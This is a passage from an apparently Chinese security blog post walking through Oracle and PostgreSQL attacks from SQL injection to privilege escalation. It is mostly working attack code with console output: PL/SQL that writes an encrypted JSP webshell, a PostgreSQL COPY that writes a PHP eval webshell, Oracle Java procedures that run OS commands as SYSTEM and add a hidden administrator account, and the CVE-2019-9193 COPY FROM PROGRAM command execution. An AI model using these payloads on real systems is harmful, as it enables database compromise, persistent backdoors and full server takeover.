sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLi
ne()))).newInstance().equals(pageContext);%>');

    utl_file.fflush(webshell_file);

    utl_file.fclose(webshell_file);
end;
```

```
SQL> declare
2  webshell_file utl_file.file_type;
3  begin
4  webshell_file := utl_file.fopen('WEBSHELL_DIR', '1.jsp', 'W');
5  utl_file.put_line(webshell_file, '<%@page import="java.util.*, javax.crypto.*, javax.crypto.spec.*"%><!class U extends
ClassLoader(U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);})%><%if(request.getParameter("pass")!=null){String k=("&#x2D;"&#x2D;).substring(16);session.putValue("u",k);out.print(k);return;}Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec((session.getValue("u")+").getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);%>');
6  utl_file.flush(webshell_file);
7  utl_file.fclose(webshell_file);
8  end;
9  /
PL/SQL 过程已成功完成。
```

c. 写入成功



d. 成功连接



2. 利用数据库表空间结构写入文件先创建表空间，根据文件大小可相应修改表空间。

```
create tablespace jsptest datafile 'C:\apache-tomcat-8.5.56\webapps\Shopping\1.jsp' size 100k nologging;
```

```
SQL> create tablespace jsptest datafile 'C:\apache-tomcat-8.5.56\webapps\Shopping\1.jsp' size 100k nologging;  
表空间已创建。
```

创建表名并设置要插入字符的长度，此处先测试js代码，设置长度为100。

```
create table webshell(C varchar2(100)) tablespace jsptest;
```

```
SQL> create table webshell(C varchar2(1000)) tablespace jsptest;  
表已创建。
```

写入要执行的代码：

```
insert into WEBSHELL values('<svg/onload=alert(1)>');
```

```
SQL> insert into WEBSHELL values('<svg/onload=alert(1)>');  
已创建 1 行。
```

提交数据：

```
commit;
```

```
SQL> commit;
提交完成。
```

提交后必须同步数据至当前表空间：

```
alter tablespace jsptest offline;
```

```
SQL> alter tablespace jsptest offline;
表空间已更改。
```

删除表空间：

```
drop tablespace jsptest including contents;
```

```
SQL> drop tablespace jsptest including contents;
表空间已删除。
```

访问jsp文件：



## PostgreSQL写入shell

直接利用copy函数将文件写入指定目录（需要已知绝对路径且对目录具有可操作权限）。

```
uid=1;copy (select '<?php @eval("_POST[cmd]");?>') to
'C:\Users\test\Desktop\php\phpStudy\WWW\1.php';
```



# 提权

## Oracle提权

---

因为java大多是以system权限运行，所以当oracle通过java获得命令执行权限时，便相当于间接获得了system权限，因此通过java权限命令执行也可以作为Oracle的提权过程。

### 1. 利用java权限提权

a. 先使用dba权限赋予用户java运行权限。

```
SQL> grant JAVASYSPRIV to system;  
授权成功。
```

b. 创建java包。

```
select dbms_xmlquery.newcontext('declare PRAGMA  
AUTONOMOUS_TRANSACTION;begin execute immediate ''create or  
replace and compile java source named "LinxUtil" as import  
java.io.*; public class LinxUtil extends Object {public static  
String runCMD(String args) {try{BufferedReader myReader= new  
BufferedReader(new InputStreamReader(  
Runtime.getRuntime().exec(args).getInputStream() ) ); String  
stemp,str="";while ((stemp = myReader.readLine()) != null) str  
+=stemp+"\n";myReader.close();return str;} catch (Exception  
e){return e.toString();}}}'') from dual;
```

```
SQL> select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION;begin execute immediate ''create or replace  
and compile java source named "LinxUtil" as import java.io.*; public class LinxUtil extends Object {public static String  
runCMD(String args) {try{BufferedReader myReader= new BufferedReader(new InputStreamReader( Runtime.getRuntime().exec(a  
args).getInputStream() ) ); String stemp,str="";while ((stemp = myReader.readLine()) != null) str +=stemp+"\n";myReader.c  
lose();return str;} catch (Exception e){return e.toString();}}}'') from dual;
```

```
DBMS_XMLQUERY.NEWCONTEXT('DECLAREPRAGMAAUTONOMOUS_TRANSACTION;BEGINEXECUTEIMMEDI
```

c. 获取 java 获取权限。

```
select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION;begin execute immediate ''begin
dbms_java.grant_permission( ''''SYSTEM''',
''''SYS:java.io.FilePermission''', ''''<<ALL
FILES>>''', ''''EXECUTE''');end;''commit;end;') from dual;
```

```
SQL> select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION;begin execute immediate ''begin dbms_java.gr
ant_permission( ''''SYSTEM''', ''''SYS:java.io.FilePermission''', ''''<<ALL FILES>>''', ''''EXECUTE''');end;''commit;
end;') from dual;
DBMS_XMLQUERY.NEWCONTEXT('DECLAREPRAGMAAUTONOMOUS_TRANSACTION;BEGINEXECUTEIMMEDI
1
```

d. 创建执行命令的函数 select。

```
dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION;begin execute immediate ''create or
replace function shell(p_cmd in varchar2) return varchar2 as
language java name ''''LinuxUtil.runCMD(java.lang.String) return
String''''; '''';commit;end;') from dual;
```

```
SQL> select dbms_xmlquery.newcontext('declare PRAGMA AUTONOMOUS_TRANSACTION;begin execute immediate ''create or replace
function shell(p_cmd in varchar2) return varchar2 as language java name ''''LinuxUtil.runCMD(java.lang.String) return St
ing''''; '''';commit;end;') from dual;
DBMS_XMLQUERY.NEWCONTEXT('DECLAREPRAGMAAUTONOMOUS_TRANSACTION;BEGINEXECUTEIMMEDI
2
```

e. 执行命令。

```
select shell('whoami') from dual;
```

```
SQL> select shell('whoami') from dual;
SHELL('WHOAMI')
nt authority\system
```

## 2. 利用存储过程提权

oracle 也可以利用存储过程来进行命令执行，当用户拥有创建存储过程权限时，则可以创建一个 java class，然后用创建一个存储过程来进行调用。

a. 查看权限发现用户具有create procedure权限。

```
SQL> select * from session_privs;

PRIVILEGE
-----
CREATE SESSION
CREATE PROCEDURE
```

b. 创建一个java class然后用procedure包装它进行调用。

create or replace and resolve java source named CMD as

```
import java.lang.*;

import java.io.*;

public class CMD

{

    public static void execmd(String command) throws
IOException

{

    Runtime.getRuntime().exec(command);

}

}

/
```



```
SQL> create or replace and resolve java source named CMD as
 2   import java.lang.*;
 3   import java.io.*;
 4   public class CMD
 5   {
 6       public static void execmd(String command) throws IOException
 7       {
 8           Runtime.getRuntime().exec(command);
 9       }
10   }
11   /
Java 已创建。
```

c. 创建存储进程。

```
create or replace procedure CMDPROC(command in varchar) as
language java
```

```
name 'CMD.execmd(java.lang.String)';
```

```
/
```

```
SQL> create or replace procedure CMDPROC(command in varchar) as language java
 2   name 'CMD.execmd(java.lang.String)';
 3   /
过程已创建。
```

d. 执行命令。

```
SQL> EXEC CMDPROC('net user test test /add');
PL/SQL 过程已成功完成。
SQL> EXEC CMDPROC('net localgroup Administrators test /add');
PL/SQL 过程已成功完成。
```

e. 执行成功。

```
C:\Users\...> net user test
用户名          test
全名            test
注释
用户的注释
国家/地区代码  000 (系统默认值)
帐户启用        Yes
帐户到期        从不
上次设置密码    2020/ 7/
密码到期        从不
密码可更改      2020/ 7/
需要密码        Yes
用户可以更改密码 Yes
允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        从不
可允许的登录小时数 All
本地组成员      *Administrators *Users
全局组成员      *none
命令成功完成。
```


## PostgreSQL命令执行

高权限命令执行漏洞CVE-2019-9193。

从9.3版本开始，PostgreSQL实现了导入导出数据的命令“COPY TO/FROM PROGRAM”，而此命令允许数据库超级用户以及“pg\_read\_server\_files”组内用户执行上任意操作系统命令。

利用条件：

1. postgresql数据库版本在9.3-11.2。
2. 执行数据库语句用户为超级用户或者“pg\_read\_server\_files”组用户，pg\_read\_server\_files角色权限可以执行copy命令，且此权限为11版本新增角色，11版本以下需要超级用户权限。



接下来开始命令执行步骤：

创建用来保存命令输出的表。

```
DROP TABLE IF EXISTS rce;
```

```
CREATE TABLE rce(rce_output text);
```

通过“COPY FROM PROGRAM”执行系统命令。

```
COPY rce FROM PROGRAM 'whoami';
```

查看执行结果：

```
SELECT * FROM rce;
```

```
postgres=# DROP TABLE IF EXISTS rce;  
CREATE TABLE rce(rce_output text);  
COPY rce FROM PROGRAM 'whoami';  
SELECT * FROM rce;
```

```
+-----+  
| rce_output |  
+-----+  
| nt authority  
etwork service |  
+-----+
```

```
1 行于数据集 (0.03 秒)
```

## 总结

本篇文章重点在于制作了Oracle与PostgreSQL数据库从注入到提权的一个全家桶套餐，但注入到提权的路有很多条，不能局限于本文的几条，希望师傅们可以多学习多总结，制作一个属于自己的吮指原味新奥尔良奶油芝士豪华全家桶。





知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论